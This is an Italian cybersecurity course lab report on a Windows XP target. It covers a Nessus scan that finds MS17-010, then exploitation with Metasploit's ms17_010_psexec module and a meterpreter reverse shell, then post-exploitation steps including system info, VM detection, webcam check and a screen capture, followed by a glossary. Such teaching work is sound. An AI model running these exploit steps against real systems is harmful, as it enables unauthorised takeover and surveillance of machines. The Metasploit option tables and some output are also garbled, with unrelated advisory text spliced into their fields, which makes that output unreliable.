
Configurazione indirizzo IP di Windows XP e Kali e Ping tra le macchine

Il primo passaggio è configurare gli indirizzi IP delle macchine di Kali Linux e Windows XP, per modificare l'indirizzo IP di Kali Linux seguire gli stessi passaggi già visti a [pagina 3](#).

Per modificare l'indirizzo IP di Windows XP, avviare la macchina e cliccando su "Start" andare su "pannello di controllo", selezionare "connessioni di rete e connessioni remote", utilizzare il tasto destro del mouse e cliccare su "proprietà", fare doppio click su "protocollo internet (TCP/IP)", nella finestra selezionare l'opzione "usa il seguente indirizzo IP" ed andare a modificare le impostazioni richieste.

Requisiti:


- IP Kali Linux:
192.168.200.100
- IP Windows XP:
192.168.200.200
- Listen port: 7777



Impostazioni di rete Windows XP

Per assicurarsi che le 2 macchine siano in comunicazione, aprire “prompt dei comandi” di Windows XP e usare il comando: “ping (IP macchina target)“

Ping eseguito con successo



```

ex Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.200.200

Esecuzione di Ping 192.168.200.200 con 32 byte di dati:


Risposta da 192.168.200.200: byte=32 durata<1ms TTL=128

Statistiche Ping per 192.168.200.200:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorso andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 0ms, Medio = 0ms

C:\Documents and Settings\Administrator>
C:\Documents and Settings\Administrator>
```

Nessus Vulnerability Scanning, configurazione e scansione delle porte

Per effettuare il Vulnerability Scanning con Nessus, bisogna configurare il software utilizzando l'indirizzo IP di Windows XP, che in questo caso è “192.168.200.200” come target e mantenere le configurazioni di default per la scansione delle porte comuni.



Scans Settings

Windows Xp [Back to My Scans](#)

Configure Audit Trail Launch

Hosts 1 Vulnerabilities 17 Notes 3 History 1

Filter Search Vulnerabilities 17 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	
Critical	10.0		Micros... Windows		1	
Mixed	MicrosWindows		5	
High	7.3	6.6	SMB N... Misc.		1	
Mixed	S... Misc.		2	
Info	S... Windows		8	
Info			Nessu... Port scanners		2	
Info			Comm... General		1	
Info			Device... General		1	

Scansione su Windows XP

Windows Xp / Plugin #97833 [Back to Vulnerability Group](#)

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 19 Notes 3 History 1

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (40133...)

Description The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

Scan Details

Policy: Basic Net Status: Complete Severity Base: CVSS v3.0 Scanner: Local Sc Start: Today at End: Today at Elapsed: 10 minu

Vulnerabilities

Scan Details

Description The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

Policy: Basic Net Status: Complete Severity Base: CVSS v3.0 Scanner: Local Sc Start: Today at End: Today at Elapsed: 10 minu

Solution Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2695457. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Vulnerabilità MS17-010

Severity: High ID: 97833 Version: 1.30 Type: remote Family: Windows Published: March 20, 2017 Modified: May 25, 2022

VPR Key Drivers

Threat Recency: No recorded events Threat Intensity: Very Low Exploit Code Maturity: High Age of Vuln: 730 days + Product Coverage: Low CVSSv3 Impact Score: 5.9 Threat Sources: Security Research

Risk Information

Vulnerability Priority Rating (VPR): 9.7 CVSS v3.0 Base Score 8.1 CVSS v3.0 Vector: CVSS3.0/AV:N/AC:H/PR:N/C:L/I:N/S:U/C:H/I:AH CVSS v3.0 Temporal Vector: CVSS3.0/E:H

All'interno della cartella "Mixed" si trova vulnerabilità MS17-010 è una debolezza critica nel protocollo SMBv1, sfruttata da WannaCry nel 2017, che consente l'esecuzione remota di codice senza autenticazione.

Metasploit Exploitation, sessione di Meterpreter e comandi

Una volta selezionato l'exploit per MS17-010 e configurato un payload per aprire una sessione Meterpreter⁽²⁶⁾ sulla macchina Windows XP, si ottiene l'accesso remoto al sistema compromesso.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Module options (exploit/windows/smb/ms17_010_psexec): by the following vulnerabilities

Name	Current Setting	Required
DBTRACE	false	Information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
LEAKATTEMPTS	99	yes
NAMEDPIPE	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	no
NAMED_PIPES	ts/named_pipes.txt	yes
RHOSTS	192.168.200.200, ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTHY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.	yes
RPORT	445	Information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
SERVICE_DESCRIPTION	445	yes
SERVICE_DISPLAY_NAME	EternalBlue	no
SERVICE_NAME	EternalBlue	no
SHARE	ADMIN\$	yes
SMBDomain	Solution	no
SMBPass	Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.	no
SMBUser	Administrator	yes

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port (ports 137 and 138 are reserved for legacy devices)

Exploit target:

Id	Name
0	Automatic

Opzioni payload default

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec): by the following vulnerabilities

Name	Current Setting	Required
DBTRACE	false	Information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
LEAKATTEMPTS	99	yes
NAMEDPIPE	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	no
NAMED_PIPES	ts/named_pipes.txt	yes
RHOSTS	192.168.200.200	yes
RPORT	445	Information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
SERVICE_DESCRIPTION	445	yes
SERVICE_DISPLAY_NAME	ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTHY	no
SERVICE_NAME	EternalBlue	no
SHARE	ADMIN\$	yes
SMBDomain	Solution	no
SMBPass	Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.	no
SMBUser	Administrator	no

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread)
LHOST	192.168.200.100	yes	The listen address (an interface may be specified)
LPORT	7777	yes	The listen port (ports 137 and 138 are reserved for legacy devices)

Exploit target:

Id	Name
0	Automatic

Opzioni payload modificate

Metasploit Exploitation, sessione di Meterpreter e comandi

Per avviarlo, usare il comando:

“exploit” da Metasploit. Avviato il programma
eseguire il comando:
“ipconfig”

```
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1 information (CVE-2017-0147)

Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:a6:31:f5
MTU : 1500
IPv4 Address : 192.168.200.200 via ETERNALBLUE
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer : TOSSICHELO
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : TOSSICODE
Logged On Users : 2
Meterpreter : x86/windows
```

Type:	remote
Family:	Windows
Published:	March 20, 2017
Modified:	May 25, 2022
VPR Key Drivers	
Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	High
Age of Vuln.:	730 days +
Product Coverage:	Low
CVSSv3 Impact Score:	5.9
Risk Information	
Vulnerability Priority Rating (VPR):	9.7

Successivamente usare i seguenti comandi:

- “run/gather/checkvm”: determina se la macchina è una macchina virtuale.
- “webcam_list”: Verifica la presenza di webcam
- “use espia” e “screengrab”: cattura uno screenshot di Windows XP su Kali Linux

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine

meterpreter > webcam_list
[-] No webcams were found
```

Comandi: run/gather/checkvm, webcam_list

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/kOYGcZfg.jpeg
meterpreter >
```

Comandi “use espia” e “screengrab”



Glossario

1. IP = identificatore unico associato alla tua attività online e funziona un po' come un indirizzo postale. Ogni volta che sei in rete, per fare acquisti online, inviare un'e-mail o guardare la TV in streaming, richiedi l'accesso a una destinazione online specifica e, in cambio, ti vengono inviate informazioni.
2. Ping = comando utilizzato in informatica per verificare la connettività tra due dispositivi o nodi di una rete. In pratica, il comando invia un pacchetto di dati da un dispositivo all'altro e misura il tempo impiegato per ricevere una risposta. Questo permette di determinare la latenza, cioè il ritardo nella trasmissione dei dati, tra i due dispositivi.
3. DVWA = acronimo di "Damn Vulnerable Web Application" (Applicazione Web Maledettamente Vulnerabile). Si tratta di un'applicazione web progettata appositamente per scopi educativi e di formazione nel campo della sicurezza informatica. DVWA è progettato per essere deliberatamente insicuro, offrendo agli utenti la possibilità di esplorare e sperimentare con diverse vulnerabilità comuni nelle applicazioni web, come ad esempio le injection SQL, le cross-site scripting (XSS), le vulnerabilità di gestione delle sessioni e altre ancora.
4. SQL injection = vulnerabilità comune e potenzialmente pericolosa che può verificarsi quando un'applicazione web non valida correttamente i dati inseriti dall'utente prima di inviarli al server del database. Questo tipo di attacco sfrutta la mancanza di validazione dei dati e consente agli attaccanti di inserire codice SQL dannoso all'interno delle richieste di input, che poi vengono eseguite dal server del database.
5. Query = vengono applicate quotidianamente nei motori di ricerca, come ad esempio Google, Bing, Yahoo, YouTube e altri. Una query di ricerca è sostanzialmente un insieme di parole chiave con cui un utente fa una ricerca online.



Glossario

6. Hash = funzione matematica che trasforma dati di dimensioni variabili in un valore di lunghezza fissa, solitamente una stringa di caratteri alfanumerici. Questo processo è chiamato "hashing". L'output risultante del processo di hashing è spesso chiamato "hash value" o "hash code".

7. John the Ripper = noto programma open-source utilizzato per il cracking delle password. È uno strumento molto potente e versatile che consente agli utenti di testare la sicurezza delle proprie password tramite attacchi di forza bruta e altre tecniche di cracking. Supporta diversi algoritmi di hash di password e può essere utilizzato per recuperare password perse o dimenticate, nonché per valutare la robustezza delle password utilizzate in un sistema. Il programma può essere eseguito da riga di comando ed è disponibile per una varietà di piattaforme, inclusi sistemi operativi Unix-like, Windows e macOS.

8. Cookie = piccolo pezzo di dati inviato dal server web al browser dell'utente durante la navigazione di un sito web. Il cookie viene memorizzato sul dispositivo dell'utente e viene inviato al server ogni volta che il browser richiede una pagina dallo stesso sito web. I cookie sono utilizzati per diverse finalità. I cookie possono essere suddivisi in due categorie principali: cookie di sessione e cookie persistenti. I cookie di sessione vengono memorizzati temporaneamente nella memoria del browser e vengono eliminati una volta chiuso il browser, mentre i cookie persistenti vengono memorizzati sul dispositivo dell'utente per un periodo di tempo specificato e rimangono anche dopo la chiusura del browser.

9. Vulnerabilità = difetto o una debolezza nel progetto, nella realizzazione o nel funzionamento e nella gestione di un sistema informatico, che potrebbe essere sfruttato per violare la politica di sicurezza del sistema. La parola "vulnerabilità", nel campo informatico indica una debolezza che può consentire ad un attacco di compromettere un sistema, cioè di ridurre il livello di protezione fornito da tale sistema, fino al caso limite di inficiarne il funzionamento.



Glossario

10. XSS = abbreviazione di "Cross-Site Scripting" (Scripting tra siti), è una vulnerabilità comune nelle applicazioni web. Si verifica quando un'applicazione web consente a un utente malintenzionato di inserire codice JavaScript o altri script non sanitizzati all'interno di pagine web visualizzate da altri utenti. Quando un utente legittimo visualizza la pagina web compromessa, il codice JavaScript dannoso viene eseguito nel contesto del loro browser.

11. Netcat = abbreviato anche come "nc", è uno strumento di rete versatile e potente utilizzato per creare connessioni TCP/IP e UDP, effettuare trasferimenti di dati, e per molte altre attività di rete. È un'utilità a riga di comando disponibile in molte distribuzioni di sistemi operativi Unix-like, nonché in sistemi Windows.

12. Algoritmi di ordinamento = algoritmi utilizzati per riorganizzare gli elementi di una lista o di un array in un ordine specifico. Esistono numerosi algoritmi di ordinamento, ciascuno con diversi approcci e complessità computazionale.

13. Ciclo for = struttura di controllo utilizzata in molti linguaggi di programmazione per iterare su una sequenza di elementi, come ad esempio una lista, un array o una serie di numeri.

14. Variabile di appoggio = elementi utilizzati nei programmi per memorizzare temporaneamente dati o risultati intermedi, sono utili per calcoli, iterazioni, condizioni e altre operazioni all'interno di un programma.

15. Segmentation fault = errore comune che si verifica quando un programma tenta di accedere a una porzione di memoria a cui non ha accesso o che non è allocata correttamente. Questo errore è indicativo di un comportamento non valido del programma e può causare il crash dell'applicazione.



Glossario

16. Buffer overflow = vulnerabilità di sicurezza che si verifica quando un programma scrive dati oltre il limite di un buffer di memoria assegnato. Un buffer è una regione di memoria utilizzata per temporaneamente immagazzinare dati durante l'esecuzione di un programma. Quando un programma tenta di scrivere dati in un buffer, se il buffer non è sufficientemente grande per contenere tutti i dati, si verifica un buffer overflow.

17. Array = struttura dati utilizzata per memorizzare una collezione ordinata di elementi dello stesso tipo. Gli array sono ampiamente utilizzati in programmazione per organizzare e gestire dati in modo efficiente. Gli elementi di un array sono accessibili utilizzando un indice numerico, che specifica la posizione relativa dell'elemento nell'array.

18. linguaggio di programmazione C = è come una lingua che il computer capisce e segue per svolgere determinate azioni. Con il linguaggio C, è possibile scrivere istruzioni che dicono al computer cosa fare, come fare i calcoli, memorizzare dati o interagire con l'utente.

19. Samba = suite di software open-source utilizzata per consentire la condivisione di file e stampanti tra sistemi operativi diversi su una rete. È principalmente utilizzato per consentire ai computer con sistemi operativi basati su Unix/Linux di interagire con reti basate su protocollo SMB/CIFS, comunemente utilizzato da computer Windows.

20. Nessus = programma informatico progettato per identificare e valutare le vulnerabilità di sicurezza all'interno di reti informatiche. In parole semplici, è uno strumento che aiuta a individuare punti deboli nei sistemi informatici, come software non aggiornato o configurazioni non sicure, che potrebbero essere sfruttati da hacker o malware per attaccare la rete. Una volta individuate queste vulnerabilità, gli amministratori di sistema possono prendere misure per correggerle e migliorare la sicurezza complessiva della rete.



Glossario

21. Metasploit = strumento informatico che aiuta a trovare falle di sicurezza nei computer. È utilizzato principalmente da esperti di sicurezza per vedere se i computer sono vulnerabili agli hacker. Può anche essere usato per testare la sicurezza di una rete o di un sito web. Metasploit fornisce una serie di strumenti che aiutano a identificare e sfruttare queste falle di sicurezza, aiutando gli esperti a capire meglio come proteggere i computer e le reti dagli attacchi informatici.

22. Exploit = tipo di programma o tecnica informatica utilizzata per sfruttare una vulnerabilità o una debolezza in un sistema informatico al fine di ottenere un vantaggio non autorizzato.

23. Payload = parte di un programma o di un pacchetto di dati che contiene l'azione principale o l'effetto desiderato.

24. Reverse shell = tecnica usata per ottenere il controllo del computer remoto e farlo comunicare con te invece che tu comunicare direttamente con esso.

25. Metacaratteri = caratteri speciali che possono comparire nei comandi riconosciuti dalla Shell Unix.

26. Meterpreter = software utilizzato dagli esperti di sicurezza informatica per assumere il controllo di un computer da remoto. Una volta che un attaccante ottiene accesso al sistema bersaglio, Meterpreter fornisce una vasta gamma di funzionalità che consentono di eseguire varie azioni sul computer compromesso, come copiare file, catturare screenshot, accedere alla webcam, registrare la tastiera e molto altro ancora.



Epicode CS0124

Team 4

BUILD WEEK II

Marzo 2024

Grazie per l'attenzione

Team Leader

Bruno Falconi

Team Members

Francesco Ficetti
Francesco Mineo
Francesco Vitale
Jacopo Trovato